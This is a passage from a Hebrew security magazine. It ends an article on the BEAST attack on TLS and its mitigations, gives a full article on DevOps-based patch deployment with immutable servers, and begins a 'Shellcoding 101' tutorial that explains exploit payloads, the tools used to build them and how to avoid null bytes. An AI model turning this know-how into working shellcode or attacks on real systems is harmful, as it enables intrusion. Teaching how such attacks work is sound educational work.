
הדרכים הנוספות שבהן ניתן למגר את המתקפה הן לגרום לבלוק המוצפן הראשון בכל הודעה להכיל תוכן שאינו בהכרח בשליטת המשתמש. המשמעות היא שכאשר נרצה להזריק תוכן בינארי בשליטתנו, הבלוק הראשון יכיל מידע "זבל" שלמעשה יגרום לתוכן המוצפן להיות שונה ממה שאנחנו מצפים לו, ובכך לייצר מצב שהבלוק המוצפן שמכיל את הניחוש שלנו, יוביל לתוצאה שונה ממה שצפה לה מאשר הבלוק עם הסיסמא.

שיטות אלו הן שיטות אשר לא משנות את תקן TLS (לשנות תקן זה עסק בעייתי מאוד), אלא רק מעט מהמימוש שלו. בחלקן, הן אפילו תואמות לאחור עם המימושים הקיימים אשר פגיעים ל-BEAST.

הגישה אשר אומצה על ידי OpenSSL (עוד לפני גילוי BEAST, אך לא הופעלה), היא לשלוח את הבלוק הראשון עם מידע ריק (באנגלית צחה: "0\n"). כזכור, צפני בלוק מוסיפים ריפוד למידע אשר אינו מכיל מספיק תווים לגודל הבלוק. אם כן, הבלוק הראשון בכל הודעה הוא בלוק שמכיל רק ריפוד. קל מאוד להצפין אותו, וקל מאוד לפענח אותו. משמעות הפענוח למעשה לא מכילה מידע כלשהו, כך שתקינות ורצף המידע נשארים. גישה זו נוסתה על ידי דפדפנים שונים, אך עקב בעיות תאימות, אומצה גישה אחרת בדפדפנים, דומה מאוד.

הגישה השניה לוקחת את הבלוק הראשון אשר אמור להיות מוצפן, ומפצלת אותו על גבי שני בלוקים (באנגלית צחה: "1\n-1")[12]. בבלוק הראשון מוצפן התו הראשון כולל ריפוד, ובבלוק השני כל שאר התווים כולל ריפוד. שיטה זו מונעת מצבים שונים בהם הדפדפן מניח שהתקבל התו null, ובכך מפסיק את רצף המידע.

[10] http://www.educatedguesswork.org/2012/07/problems_with_secure_upgrade_t.html
[11] http://tools.ietf.org/html/rfc5246#section-6.2.1
[12] https://www.imperialviolet.org/2012/01/15/beastfollowup.html



גם פה מעניין להבין אם יש דרכים שבאמצעותן אפשר להזריק בלוק "באמצע", ולא בהכרח "בהתחלה", כך שהבלוק הראשון עדיין יעבור שינוי, אך הבלוקים האחרים יהיו ידועים וניתן יהיה לנחש באמצעותם תוכן מוצפן.

לסיכום, מה אפשר לעשות עם זה?

נכון להיום, נראה כי מתקפת BEAST נמנעה לחלוטין וניתן לקנות שטויות מ-ebay בראש שקט בלי לחשוש מגניבת זהות או כרטיס אשראי. עם זאת, חשוב להבין שעקרונות הפעולה של Block Ciphers נשארו זהים, כך שהמתקפה התיאורטית עדיין אפשרית. כל מה שצריך הוא יכולת האזנה ללקוח, ויכולת לגרום לאותו לקוח להזריק מידע בינארי לקו. אמנם הזרקה בינארית היא לא פעולה טריוויאלית, וכבר יש מודעות להשלכותיה בעולם, אך עם זאת, ייתכן שעדיין יש או יתווספו טכנולוגיות אשר מאפשרות לבצע פעולה זו.

בנוסף, התקיפה המדוברת מתייחסת אך ורק לדפדפני אינטרנט. כאמור, גם ביישומים אחרים אשר משתמשים ב-SSL, או ב-CBC לצורך העניין ניתן למצוא את הבעיות הללו ולנצל אותן שם.

לבסוף חשוב לזכור שתשתית האינטרנט לא משתדרגת בן רגע, וייתכן שיש עדיין לא מעט אתרים שעובדים עם TLSv1.0, ולא שדרגו עדיין ל-TLSv1.2. כמו כן, תמיד קיימת אפשרות שמישהו טעה במימוש התקן...

סוף דבר

אז, בסופו של דבר עבר פה הרבה מאוד טקסט ותוכן. עם זאת, אני מקווה מאוד שהמאמר היה ברור ומובן. ניסיתי כמה שיותר להוסיף אליו תרשימים, צבעים וחלקים פרקטיים בכדי ללמוד מתוך הדוגמאות. אני מקווה גם שצחקתם פה ושם תוך כדי קריאה ונהנתם.

כמובן שאי אפשר לסיים בלי תודות:

ברצוני להודות בראש ובראשונה לצוות DigitalWhisper - על העבודה המעולה שהם עושים, ועל הזכות לפרסם את המאמר. בנוסף, אני מודה לחברי משכבר הימים, איציק, שנתן הערות בונות מצוינות טרם פרסום המאמר.

אשמח מאוד לקבל משובים על המאמר, פניות, הערות שאלות בנושא, רעיונות וכל מה שצץ בראשכם.

תודה רבה על הקריאה,

יוחאי אייזנרייך / Yochai Eisenrich

echelonh@gmail.com

ביבליוגרפיה / קריאה נוספת:

על אף שחלק מהלינקים כבר הופיעו במאמר, ראיתי לנכון לאגד את רשימת המקורות שעליהם הסתמכתי בכתיבה.

תיאור מתקפת BEAST בבלוג של Thai Duong:

http://vnhacker.blogspot.co.il/2011/09/beast.html

סיכום מתקפת BEAST באתר נוסף באנגלית:

http://www.educatedguesswork.org/2011/09/security_impact_of_the_rizzodu.html

מאמר ב-MSDN המסביר בצורה טובה על BEAST, כולל תרשימים:

http://blogs.msdn.com/b/kaushal/archive/2011/10/03/taming-the-beast-browser-exploit-against-ssl-tls.aspx

המתקפה כפי שקוטלגה בNational Vulnerability Database:

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3389

קומיקס המתאר את צורת הפעולה של AES:

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html

עמוד וויקיפדיה האנגלית אשר מסביר על Cipher-Block Chaining:

http://en.wikipedia.org/wiki/Cipher_block_chaining#Cipher-block_chaining_.28CBC.29

תקן TLSv1.2:

http://tools.ietf.org/html/rfc5246

Transport-Layer Security בוויקיפדיה:

http://en.wikipedia.org/wiki/Transport_Layer_Security

שימוש במתודולוגיית-DevOps להטמעת עדכוני תוכנה בארגון

מאת יובל סיני

מבוא

מערכות המחשוב מהוות כלי עזר רב תכליתי לארגונים, והלכה למעשה נדיר לראות ארגון אשר מצליח כיום למלא את תכליתו כראוי ללא שימוש במערכות המחשוב. עם זאת, השימוש במערכות המחשוב מחייב תחזוקה שוטפת, דבר הכולל בין השאר שדרוג גרסאות תוכנה, התקנת עדכוני תוכנה לתיקוני באגים ובעיות אבטחה (פאצ'ים), וכדומה.

כמו כן, עקב החשיפה הגבוהה לאיומים בתחום אבטחת המידע הגנת הפרטיות, ניתן לזהות כי הצורך בהתקנת עדכוני תוכנה לתיקון פגיעויות ידועות גובר והולך, דבר המחייב את הארגונים להשקיע תשומות רבות לשם עמידה בקצב העדכון המומלץ.

בנוסף, ארגונים אשר כפופים לתקני אבטחת מידע, כדוגמת תקן PCI ו-ISO נדרשים לנהל תהליך הערכת סיכונים תקופתי אשר כולל קביעת מדיניות ישימה להטמעת עדכוני תוכנה לתיקון בעיות אבטחה (פאצ'ים).

ולהלן מצ"ב דוגמא להתייחסות תקן PCI[13] לנושא הטמעת עדכוני תוכנה לתיקון בעיות אבטחה (פאצ'ים):

> "Ensure that all system components and software are protected from known vulnerabilities by installing applicable vendor-supplied security patches. Install critical security patches within one month of release."

דוגמא נוספת הינה התייחסות תקן ISO 27002 (2013) לנושא הטמעת עדכוני תוכנה לתיקון בעיות אבטחה (פאצ'ים):

12.6.1 Management of technical vulnerabilities

Control

Information about technical vulnerabilities of information systems being used should be obtained in a timely fashion, the organization's exposure to such vulnerabilities evaluated and appropriate measures taken to address the associated risk.


[13] סעיף 6.2 תקן PCI גרסה 3.0

אקדים את המאוחר ואציין כי נושא שדרוג גרסאות תוכנה, התקנת עדכוני תוכנה לתיקוני באגים ובעיות אבטחה (פאצ'ים) וכו' נכלל בד"כ תחת שלב "התחזוקה" (Support)[14] במחזור חיי תוכנה (Application Lifecycle Management, ובראשי תיבות ALM).

"מחזור חיי תוכנה" (Application Lifecycle Management)

לשם הרחבת היריעה בנושא "מחזור חיי תוכנה" אשתמש בדוגמא מייצגת - "מחזור חיי תוכנה" בחברת CDI Corporation. עם זאת, ברצוני לציין כי המידע המוצג בנושא "מחזור חיי תוכנה" הינו בסיסי, וכי מדובר בנושא מורכב הכולל בחובו תפיסות-אסטרטגיות-פילוסופיות מגוונות.

ראשית כל, ניתן ללמוד מהמושג "מחזור חיי תוכנה" ומהתרשים המצ"ב כי התהליך הינו מחזורי, וכי הוא כולל בחובו מספר שלבים. כמו כן, דבר נוסף שבולט הינו שהצלחת התהליך אינה תלויה בגורמי IT (Information Technology) בלבד, אלא מדובר בתהליך רוחבי. כך לדוגמא, שלב איסוף הדרישות מחייב הכרה מעמיקה עם קהל הלקוחות ואיתור צרכי הלקוחות, תוך התאמת האסטרטגיה הארגונית לשם מתן מענה אופטימלי לצרכי הלקוחות.



עם זאת, התפיסות המקוריות בנושא "מחזור חיי תוכנה" התמקדו בלקוחות חוץ אירגוניים בלבד, ולפיכך שכיח לראות במרבית הארגונים נתק מסוים בין צוות הפיתוח (Developers Team) לצוות מערכות המידע (Information Technology), דבר אשר בד"כ פוגע באפקטיביות הארגונית.

[14] המושג "מחזור חיי תוכנה" מכיל בחובו מספר רב מתודולוגיות וגישות, וראוי לציין כי חלק מהתודולוגיות והגישות משתמשות בטרמנולגיה שונה במקצת.

מבוא ל-DevOps

לשם הצגת מתודולוגיית DevOps אציג את הגדרתה[15] של Margaret Rouse למושג DevOps, כפי שהוא מופיע באתר WhatIs.com:

"DevOps מהווה מיזוג בין המשימות המבוצעות על ידי צוותי פיתוח (Developer Team) האחראים לפיתוח היישומים בחברה, לבין צוותי התפעול (Operation Team) של המערכות השונות בארגון. המושג DevOps ניתן להצגה ע"י שימוש במספר פרשנויות. הפרשנות הרחבה יותר גורסת כי ה-DevOps מהווה גישה פילוסופית או גישה תרבותית אשר מטרתה לקדם תקשורת טובה יותר בין שתי קבוצות או יותר, כך שאלמנטים (ומשימות) משותפים בין הקבוצות יעשו באופן אוטומטי, וזאת בהתאם לתכנון מוסכם מראש.

הפרשנות הצרה יותר גורסת כי DevOps הוא תיאור תפקיד עבור עובד\ת המחזיק ביכולות וכישורים לעבוד הן כמפתח (Developer) והן כמהנדס מערכת (Systems Engineer). בתעשיות מסוימות המושג משמש לתאר מתווך בין שתי קבוצות (או יותר) המשמש כ-Scrum Master[16] אשר מסייע לצוותי פיתוח וצוותי התפעול לממש "מחזור חיי תוכנה" בארגון באופן הולם.

הצורך בהתרת חסמים בין צוות הפיתוח לצוות התפעול זוכה לחיזוק עקב הופעת ה"מחשוב ענן" (Cloud Computing) והופעת ה- SDN (Software-Defined Networking).

ראוי לציין כי מתודולוגית ה-DevOps שונה מהמתודולוגיה המסורתית בארגונים אשר גרסה כי צוות הפיתוח אחראי לאיסוף דרישות עסקיות לשם פיתוח התוכנה, ולאחר מכן לכתיבת הקוד. כמו כן, המתודולוגיה המסורתית גרסה כי צוות הפיתוח (Developers Team) אחראי לבדיקת תוצרי התוכנה בסביבה מבודדת אשר מטרתה לשמש כסביבת QA (Quality Assurance) - ולאחר שהדרישות העסקיות והטכנולוגיות נענו, מתבצע שחרור קוד התוכנה לצוות התפעול (Operation Staff), או לחילופין במקרה של העדר עמידה בדרישות העסקיות ו\או הדרישות הטכנולוגיות ישנו צורך לחזור "לשולחן השרטוטים". רק לאחר הצלחת שלב זה, צוות התפעול (Operation Staff) פורס את רכיבי התוכנה והוא זה שאחראי על תחזוקתה."

לפיכך, ניתן לראות כי ארגונים אשר אימצו כראוי את מתודולוגיית ה-DevOps מצליחים כיום לשפר את פעילותם ביחס למתחרים, ובכך יש ביכולתם למנף את היתרונות הטכנולוגיים ליתרונות עסקיים. כמו כן,

[15] התרגום אינו נאמן למקור אחד לאחד, וכולל בחובו שינויים קלים אשר מטרתם להקל על הקריאה.

[16] Scrum Master מהווה גורם בארגון שהינו בעל ראיה הוליסטית, ויכולת גישור והובלה של הצוותים השונים לשם השגת המטרות הארגוניות הרצויות (כדוגמת לו"ז, איכות תוצר נדרש). עם זאת, ה Scrum Master אינו מהווה מנהל פרויקט, אלא מהווה תפקיד יעודי. תפקיד זה שכיח בארגונים אשר מאמצים את גישת Agile בעת ניהול פרויקטי תוכנה.

שכיח לראות כי ארגונים אשר אימצו את מתודולוגיית ה-DevOps, מאמצים אף את גישת ה- Continuous Deployment. רוצה לומר, מאמצי מתודולוגיית ה-DevOps וגישת ה-Continuous Deployment דוגלים באימוץ מדיניות ארגונית אשר כוללת ביצוע עדכונים בתדירות גבוהה (לעיתים אף מספר פעמים ביום) לרכיבי תוכנה בסביבת יצור, דבר אשר כולל בנוסף תהליכי למידה והשתפרות מתמדת (Continuous Improvement).

Security within Continuous Deployment

כפי שצוין קודם לעיל, גישת ה-Continuous Deployment דוגלת בביצוע עדכונים בתדירות גבוהה (לעיתים אף מספר פעמים ביום) לרכיבי תוכנה בסביבת יצור. לפיכך, ניתן לראות כי הגישה כוללת אף התקנת עדכוני תוכנה לתיקוני באגים ובעיות אבטחה (פאצ'ים) בתדירות גבוהה בסביבת היצור.

שימוש במתודולוגיית-DevOps להטמעת עדכוני תוכנה בארגון

התקנת עדכוני תוכנה בתדירות גבוהה בסביבת היצור מחייבת אימוץ מתודולוגיה מתקדמת (כדוגמת ה-DevOps) אשר יש באפשרותה לסייע לארגונים להתגבר על אתגרים שכיחים, כדוגמת:


א. **חלון השבתה** (Maintenance Window) - חלון ההשבתה מהווה זמן שבו ניתן לבצע השבתה של מערכות יצוריות. עם זאת, ניתן לראות כי בארגונים רבים חלון ההשבתה עומד על דקות ספורות בחודש, אם כלל קיים.

ב. **צמצום הסיכונים** (Reducing Risks) - ביצוע עדכון לרכיבי תוכנה כולל בחובו סיכונים תפעוליים ועסקיים, כדוגמת היתכנות לקיומן של בעיות תאימות, באגים, וכדומה. עם זאת, הארגון נדרש למצוא את הדרך האופטימלית אשר תמנע חשיפה גבוהה לסיכונים הנובעים מביצוע העדכונים התכופים.

ג. **תשומות** - ביצוע עדכונים לרכיבי תוכנה מחייב השקעה ניכרת בתשומות, כדוגמת כ"א, סביבת בדיקות, וכדומה. יש לזכור כי בניגוד לעבר, תקציבי ה-IT קטנים עם הזמן, אך מאידך גיסא, הדרישות הארגוניות-עסקיות גדלות. ובמילים אחרות, ארגונים נאלצים כיום לפעול בהתאם לגישת Do More With Less.

לשם המחשת השימוש במתודולוגיית-DevOps להטמעת עדכוני תוכנה בארגון אשתמש בפתרון לדוגמא הניתן למימוש ב-Amazon Web Services[17] בעמוד הבא.

[17] הבחירה בשירות Amazon Web Services נעשתה לשם הנוחות, ואין בבחירה זו להעיד על טיב השירות ו\או הפתרון, ובכלל זה להתאמתו של השירות לארגון כזה או אחר.



כבר בעיון ראשוני בתרשים הנ"ל ניתן ללמוד מספר דברים חשובים על ארכיטקטורת הפתרון:

א. הפתרון בנוי משכבות מודולריות והיררכיות.

ב. בכל שכבה מודולרית והיררכית הרכיבים בשכבה מוטמעים בתצורה שרידה - Active\Active.

ג. הפתרון מכיל בקרת גישה ברמת DNS ו-IP, ובכלל זה מימוש Load Balance ו-Caching אלסטיים.

ד. הפתרון מכיל מערכת ניטור ובקרה מרכזית.

כמו כן, בעיון בתיעוד נלווה ניתן ללמוד כי הפתרון כולל שימוש ב-Immutable Servers[18], כאשר המושג Immutable Servers נגזר במקור ממתודולוגית ה-DevOps. כזכור, מתודולוגית ה-DevOps רואה את הצורך לביצוע אינטגרציה בין יכולות וצרכים של קבוצות שונות בארגון, וזאת לשם שיפור יכולת הארגון לעמוד ביעדים אשר הנהלת הארגון קבעה.

לפיכך, ה-Immutable Servers מהווים מעין "יחידות עבודה" אוטונומיות הניתנות להחלפה בצורה דינמית. כך לדוגמא, במקום להשתמש בגישה המסורתית בה צוות התפעול בארגון מתקין עדכוני אבטחה (פאצ'ים) על מערכת הפעלה של השרת (דבר המחייב השבתה תפעולית), השימוש ב- Immutable Servers מאפשר לבצע "החלפה חמה" בין שרת בעל מערכת הפעלה לא מעודכנת, ל-Image שרת המכיל מערכת הפעלה מעודכנת (בסביבות וירטואליות זמן ההטמעה עומד על דקות בודדות).

[18] את המושג Immutable Servers הטביע Ben Butler-Cole.

לפיכך, ניתן לאתר את השלבים העיקריים בעת ביצוע "החלפה חמה" (Hot Replacing) בין שרת בעל מערכת הפעלה לא מעודכנת, ל-Image שרת המכיל מערכת הפעלה מעודכנת:

א. צוות הפיתוח משחרר גרסת עדכון לרכיב כזה או אחר.

ב. צוות התפעול מכניס את השרת הקיים ב-Servers Pool ל"שלב ייבוש" (Drying Phase). בשלב זה לא השרת לא נדרש לספק שירות ללקוחות חדשים, ולאחר סיום פעילות של הלקוחות הקיימים השרת זמין לתחזוקה.

ג. צוות התפעול מסיר את השרת מה-Servers Pool, ובמקום השרת הישן צוות התפעול מטמיע Image שרת עדכני.

ד. צוות התפעול מחזיר את השרת (המעודכן) ל-Servers Pool. עם זאת, השרת עדיין לא מוגדר למתן שירות ללקוחות.

ה. צוות התפעול מתיר גישה לשרת (המעודכן) באופן מדורג: צוות QA, כלי בדיקה אוטומטים, לקוחות פיילוט.

ו. לאחר הצלחת שלב ה', צוות התפעול מתיר גישה לשרת (המעודכן) באופן מדורג ללקוחות הארגון. הגישה המדורגת מאפשרת איתור מבעוד מועד של כשלים אפשריים, ובכלל זה איתור בעיות Performance שלא אותרו בשלב ה'. בסופו של התהליך השרת (המעודכן) מוחזר לשירות באופן מלא.

אחד היתרונות הבולטים בשימוש ב-Immutable Servers הוא העדר הצורך בסביבות נפרדות לטובת QA וייצור. כמו כן, ניתן לראות כי זמן ההטמעה בפועל הינו קצר משמעותית ביחס למתודולוגיות מסורתיות, וכי ניתן להטמיע עדכונים בתדירות גבוהה. עם זאת, הצלחת הפתרון מחייבת אימוץ גישה רוחבית אחידה, הכוללת שיתוף פעולה הדוק בין הגורמים השונים בארגון. כמו כן, לשם הצלחת הפתרון ישנו צורך לעבוד עם כלי ניהול תצורה אוטומטיים (Automated Configuration Tools), כדוגמת CFEngine[19], המאפשרים אוטומציה מלאה של התהליך. כך לדוגמא, תהליך הוספת חוקי Firewall וביצוע הגדרות Load Balance אמורים להתבצע באופן אוטומטי, וללא צורך בהתערבות ידנית.

סיכום

"מחזור חיי תוכנה" (Application Lifecycle Management) מהווה תהליך חשוב בארגונים המסתמכים על מערכות המחשוב. השימוש במתודולוגית DevOps וגישת Continuous Deployment יכולים לשפר את יכולתו של הארגון להטמיע עדכוני תוכנה בתדירות גבוהה, תוך צמצום הסיכונים הנובעים מהטמעת

[19] הבחירה בכלי האוטומציה וניהול התצורה CFEngine נעשתה לשם הנוחות, ואין בבחירה זו להעיד על טיב הכלי ו\או הפתרון, ובכלל זה להתאמתו של הכלי לארגון כזה או אחר.

עדכונים אלו. כמו כן, ניתן למנף את יכולת זו לשם עמידה בדרישות העסקיות של הארגון, ובכלל זה עמידה בדרישות ל-Security Compliance.

"If you want to build a ship, don't drum up the men to gather wood, divide the work, and give orders. Instead, teach them to yearn for the vast and endless sea ".

Antoine de Saint-Exupéry

על המחבר

יובל סיני הינו מומחה אבטחת מידע, סייבר, מובייל ואינטרנט, חבר קבוצת SWGDE של משרד המשפטים האמריקאי.

ביבליוגרפיה

ביבליוגרפיה כללית:

- Tracking the Progress of an SDL Program Lessons from the Gym, Cassio Goldschmidt, OWASP, 2010
- Microsoft Security Development Lifecycle for IT, Rob Labbé
- Architecting for The Cloud: Best Practices - Jinesh Varia, 2011 http://media.amazonwebservices.com/AWS_Cloud_Best_Practices.pdf

ביבליוגרפיה בנושא מחזור חיי תוכנה \ Application Lifecycle Management (ALM):

- מודלים של מחזור חיי תוכנה Software Life-Cycle Models: http://webcourse.cs.technion.ac.il/236321/Winter2011-2012/ho/WCFiles/unit03-process-models-1112.pdf
- Scrum: a Breathtakingly Brief and Agile Introduction, Chris Sims, Dymaxicon, 2012
- CDI's Application Lifecycle Management (ALM): http://www.cdi-ps.com/technology/application-lifecycle-management/

ביבליוגרפיה בנושא DevOps:

- Rethinking building on the cloud: Part 4: Immutable Servers http://www.thoughtworks.com/insights/blog/rethinking-building-cloud-part-4-immutable-servers
- The Codeship Workflow: Developing a new feature http://blog.codeship.io/2013/08/16/the-codeship-workflow-part-1-developing-a-new-feature.html
- ImmutableServer http://martinfowler.com/bliki/ImmutableServer.html
- Continuous Delivery and DevOps FAQs, Paul Swartout, January 2013 http://www.packtpub.com/article/continuous-delivery-devops-faqs
- People, Process & Tools - The Essence of DevOps, Richard Campbell
- DevOps and Security: It's Happening. Right Now, Helen Bravo
- The Phoenix Project: A Novel about IT, DevOps, and Helping Your Business Win, Gene Kim, George Spafford, Kevin Behr, IT Revolution Press, 2013

- DevOps
  http://searchcloudcomputing.techtarget.com/definition/DevOp

ביבליוגרפיה בנושא תקינה ורוגלציה:

- Payment Card Industry (PCI) Data Security Standard
  Requirements and Security Assessment Procedures, Version 3.0, November 2013
  https://www.pcisecuritystandards.org/documents/PCI_DSS_v3.pdf
- The Journey to ISO 27001 (Part 1), Ricky M. Magalhaes, Published on 3 July 2013
  http://www.windowsecurity.com/articles-tutorials/misc_network_security/journey-iso-27001-part1.html
- The Journey to ISO 27001 (Part 2), Ricky M. Magalhaes, Published on 28 Aug. 2013
  http://www.windowsecurity.com/articles-tutorials/misc_network_security/journey-iso-27001-part2.html
- ISO 27002 (2013 Second Edition)
  http://www.scribd.com/doc/177330349/ISO-IEC-27002-2013

Shellcoding 101

מאת דביר אטיאס (Syst3m ShuTd0wn)

הקדמה

המושג Shellcode הינו הלחם המורכב משתי מילים: Shell ו-Code. למילה "shell" מספר פירושים, Shell יכול להוות קובץ וובי המכיל אפשרויות כמו הרצת פקודות, גישוש בין תקיות וקבצים במערכת ההפעלה, אודות מערכת ההפעלה וכו', shell מסוג זה נקרא Web-shell. פירוש נוסף הינו תוכנה אשר מגשרת בין המשתמש למערכת ההפעלה ונותנת למשתמש שליטה יותר נוחה על מערכת ההפעלה. לדוגמא בלינוקס יש לנו את ה-bash שהוא shell מאוד נפוץ.

Shellcode הינו קטע קוד מתומצת המיוצג באמצעות סט פקודות ספציפיות בו אנו מעוניינים להריץ הנקרא opcodes (קטע קוד זה מיוצג בhex) מטרת ה-shellcode הינו לשמש לנו כ-payload בניצול חולשות מבוססות זיכרון (כמו לדוגמא buffer overflow). במאמר זה אתאר איך לכתוב shellcode תחת פלטפורמת לינוקס. בנוסף, נלמד את השלבים לכתיבת shellcode, מה טוב עבורנו ומה לא, כיווץ ה-shellcode, הפיכתו ליעיל יותר ועוד.

השלבים לכתיבת shellcode - כלים שחשוב להכיר:

nasm - netwide assembler:

nasm הינו אסמבלר cross-platform שמיועד למודולריות ולניידות בעל תחביר שהוא מאוד נוח. אנחנו נשתמש בו על מנת לקמפל את ה-shellcode שלנו. ניתן להוריד nasm עם apt ע"י הפקודה:

```
sudo apt-get install nasm
```

objdump:

objdump הינו דיסאסמבלר שמצוי ברוב מערכות ה-*nix, אנו נשתמש בו על מנת לחקור את ה-shellcode שלנו ונמצא עד כמה הוא יעיל.

strace:

strace הינו כלי אשר מאפשר לעקוב אחר system calls ו-signals בתוכנה ספיציפית. כלי זה יעזור לנו באימות מטרתו של הshellcode שלנו.

כתיבת ה-shellcode

כתיבתו של ה-shellcode תהיה באסמבלי ברוב המקרים, מכיוון שאם נשתמש בשפות שהן יותר עיליות (ביחס לאסמבלי) כמו לדוגמא C, אנו נקבל קטע קוד מורחב יותר בו אנו לא מעוניינים, מכיוון שה-shellcode שלנו צריך להיות מצומצם עד כמה שאפשר, מכיוון שבמקרה ואתה מנסה לנצל חולשה מסוימת יכול להווצר מצב בו אין לך מקום ל-shellcode שלך ב-buffer.

הסתכלות על ה-opcodes של ה-shellcode ע"י objdump

לאחר כתיבתו של ה-shellcode אנו ננתח אותו בעזרת דיסאסמבלר אשר בודק עד כמה הוא יעיל.

חיפוש אחר תווים אסורים

ישנם תווים אשר יפריעו ויפגעו בתהליך הרצת ה-shellcode שלנו כדוגמת תו ה-null אשר יהווה בעיה במידה והוא נוכח ב-shellcode מכיוון שמדובר בערך מסוג char אשר מסמל סוף מחרוזת ע"י תו ה-null terminator ולכן כאשר ימצא תו מסוג null ב-shellcode, למעשה את הריצה תפסיק בתו ה-null.

